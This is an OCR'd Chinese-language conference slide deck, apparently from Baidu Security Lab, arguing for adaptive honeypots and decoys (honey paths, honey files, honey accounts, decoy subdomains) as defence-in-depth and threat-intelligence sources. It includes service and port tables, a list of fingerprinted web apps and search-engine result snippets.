纵深防御和新威胁情报感知的利器：蜜罐

xi4oyu

http://xlab.baidu.com

2016-04

Whoami

- 王宇 Aka xi4oyu

百度安全实验室XTeam负责人

http://xlab.baidu.com

目录

- 互联网的黑暗森林
- Think Out Of The Box
- 自适应的新型蜜罐
- 部署与捕获
- 展望与未来

目录

- 互联网的黑暗森林
- Think Out Of The Box
- 自适应的新型蜜罐
- 部署与捕获
- 展望与未来


互联网的黑暗森林

- 危险来自于未知
  - 大量暗物质的存在
    - 缺乏对于互联网和自身的了解
    - 茫然和掌控的无力感
  - 不知道自己不知道的困境
    - 企业对于『看见』的诉求
- 人力投入，资源，甚至是积极性的不对等
  - 攻防参与方的的目标不同
  - 专业人员的稀缺性
  - 人员知识和资源构成的差异
  - Fp导致的报警疲劳

水面之下『精彩』


信息获取渠道极其不对称

- 获取什么？甚至缺乏努力的方向
- 向谁获取？
  - 公开、半公开、未知
- 花多少钱？钱花的出去么？




防御中的证实偏见

- 马奇诺防线的崩溃
  - 逐渐消失的边界
- 现有安全产品的局限性
  - 部署性
  - 覆盖面
  - 运维性




情报的意义

- 由HOW -> WHY的过程
- 知己知彼，百战不殆
- 情报金字塔
  - 作战情报 - 近实时，对抗
  - 战术情报 – 优劣势和意图
  - 战略情报 - 前瞻、趋势



The Pyramid of Pain



THE MORE , THE BETTER？


- 数据的爆炸
  - 现在的数据采集/存储了大量的数据
  - APT的样本很多时候已经静静的躺在/淹没在每天的大量样本库中
- 线头的重要性
  - 发现问题，有时候，就缺一个hint

目录

- 互联网的黑暗森林
- Think Out Of The Box
- 自适应的新型蜜罐
- 部署与捕获
- 展望与未来

Think Out Of The Box


- 我要看见底牌
  - —对手是谁?
  - —目的是什么?
  - —掌握着什么样的资源?
  - —对我们有多了解?
  - —有什么样的手段
- 回归TCO和ROI
  - 聚焦



Why Honeypot

- Honeypot
  - 目的明确
  - 聚焦威胁
  - 反馈及时
  - 成本相对低/部署简单
- 高交互和低交互、Server/Client蜜罐等选择

蜜罐的本质




What is a Honeypot?

A honeypot is a fake production machine, configured with vulnerable services that are placed outside or inside your network with specific goals:

- One of the goals is to deploy a fake server, where the attacker could waste time performing attacks. This time is used by the system administrator to block the attacker and secure the rest of the real production servers
- Another goal is to learn the techniques used by the attackers to gain and exploit the services.
- Some honeypots are capable to capture malware, exploits, etc… that helps to catch zero-day attacks and to reverse engineer them to create the protection.
- The honeypots used internally on your network could help you to catch security breaches that are using your platform to launch other attacks.

A TRAP!




蜜罐现状：诱惑力

→

Tripwire

着相

蜜罐只用罐装？



目录


- 互联网的黑暗森林
- Think Out Of The Box
- 自适应的新型蜜罐
- 部署与捕获
- 展望与未来

Project Chameleon

+

Bai du 百度

最基础的开始：端口与服务




Servicio	Puerto	Descripción
HTTP	80 tcp	Servidor web
HTTPS	443 tcp	Servidor web seguro
TFTP	69 udp	Transferencia de archivos
FTP	21 tcp	Transferencia de archivos
SMB/CIFS	445 tcp	Compartición de ficheros e impresoras
SIP	5060-5061 tcp/udp	Comunicaciones de voz y vídeo
MSSQL	1433 tcp	Servidor de bases de datos de Microsoft
MYSQL	3306 tcp	Servidor de bases de datos MYSQL

drops.wooyun.org

端口和服务？

- 运行在非标准端口？
- 认知以外的服务呢？
- 无端口的服务呢？

多彩缤纷的WEB应用



0-9　53kf　74cms　163 QIYE mail　4R-IT　5kcrm　51fax　24om　3gme
4aedu　263邮箱　1039soft　1zhanok

A　Avcon　axis2　AnyMacro　apusic　AppCMS　anmai　APP365　anle
AfterLogic　APPEX　acsoft　aubetter　Apache activeMQ　azkaban

B　B2Bbuilder　BEA Weblogic Server　Beescms　Bookinge　baosight　BDOA

C　cacti　Coremail　Cisco ASA Vpn　Confluence　chamilo　CmsEasy　Cic
chanzhi　cxcms　CaiLiFang　CTVC　ComexeRAS　CSDJCMS　comba
cnhuge　chaoxing　Cobub Razor　cctrl

D　Discuz!　Dedecms　Drupal　Doku　D-link　Destoon　DPMA　DSS
dashitech　diyou　Digital-Campus2.0　dongfang-scada　doyo　DOSSM

E　eyou　Extmail　Exchange　Elasticsearch　Easy Link system　E-Mobile

以上列表来自Tangscan


We Want Them All

- 指纹探测的原理
  - 路径
  - HASH
  - 内容
  - KEYWORD
  - TAG
  - ……

→

它想要什么，给它！

HOW?



TOP COUNTRIES

China	41
Taiwan, Province of China	5
United States	3
Hong Kong	1

TOP SERVICES

HTTP	14
DNP3	3
8086	3
Redis	3
RDP (3388)	3


Total results: 50

117.32.208.154
China Telecom Shanxi(SN)
Added on 2016-04-23 10:09:46 GMT
China, Xian
Details

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "ht
s="http://www.w3.org/1999/xhtml">\r\n<head>\r\n<meta http-equiv="C
8\xe6\x88\xb7 -  Powered...
```

117.32.208.154
China Telecom Shanxi(SN)
Added on 2016-04-22 11:25:41 GMT
China, Xian
Details

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "ht
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
```



Port

80	2819
8000	305
81	304
443	142
8080	101
82	41

Found about **3,782** results, **2,870** hosts (**0.049** seconds).

72.29.127.172

United States Dallas
April 24, 2016

80
HTTP

```
'\t\t\tHTTP/1.0 20
ires=Sat, 30-Apr-2
=11; expires=Sat, 
: Sat, 23 Apr 2016
ction: close\r\n\r
ttp://www.w3.org/T
3.org/1999/xhtml">
harset=utf-8" />\r
="keywords" conten
z! Board" />\r\n<m
or" content="Discu
```

百度

HoneyDork

- SEO与蜜罐
  - 针对搜索引擎（Google、Baidu、Bing…)
  - 指纹引擎(Shandon、Zoomeye…)
  - Glastopf

HoneyProxy

- 95%以上对于WEB的探测是检查是否为代理
- 代理使用的一条完整的产业链
  - 代入感：观察者模式
- Webshell捕获
- 『用户』的反追踪
  - TAG

与业务为友 – Domain Name

- 重点SubDomain
  - Vpn
  - Oa
  - Erp
  - Testing
  - Svn
  - Git
  - Mis
  - …

占坑

DNS VIEW

与业务为友 – Hostname

jx-erp-cc01. jx. xx. com

jx-erp-cc02. jx. xx. com

jx-erp-cc03. jx. xx. com

jx-erp-cc04. jx. xx. com

jx-erp-cc05. jx. xx. com

哪个是真的？

与业务为友 - HoneyPath

- /admin
- /phpmyadmin
- /manager
- /test
- /fileupload.php

谁是Trap?

与业务为友 - HoneyFile

- 桌面上的password.txt
- 财务报表2016-03.xls
- 那些『冷』数据
- …

谁是假的?

与业务为友 - HoneyAcct

- Admin/Test
- Domain admins中的账户
- 邮箱账户
- …
- All User/Pass Pairs Dump

谁是HoneyToken?

More?

还有更多层面，发挥你的想象力

蜜罐群联动

- hit中每一个蜜罐，会获取到一些认知，联动获得最大收益

目录


- 互联网的黑暗森林
- Think Out Of The Box
- 自适应的新型蜜罐
- 部署与捕获
- 展望与未来

部署与捕获

- 互联网上的蜜罐
  - 广义的互联网
  - 自身公司公网网段
- 内部蜜罐
  - 办公网
  - 测试网
  - 业务网

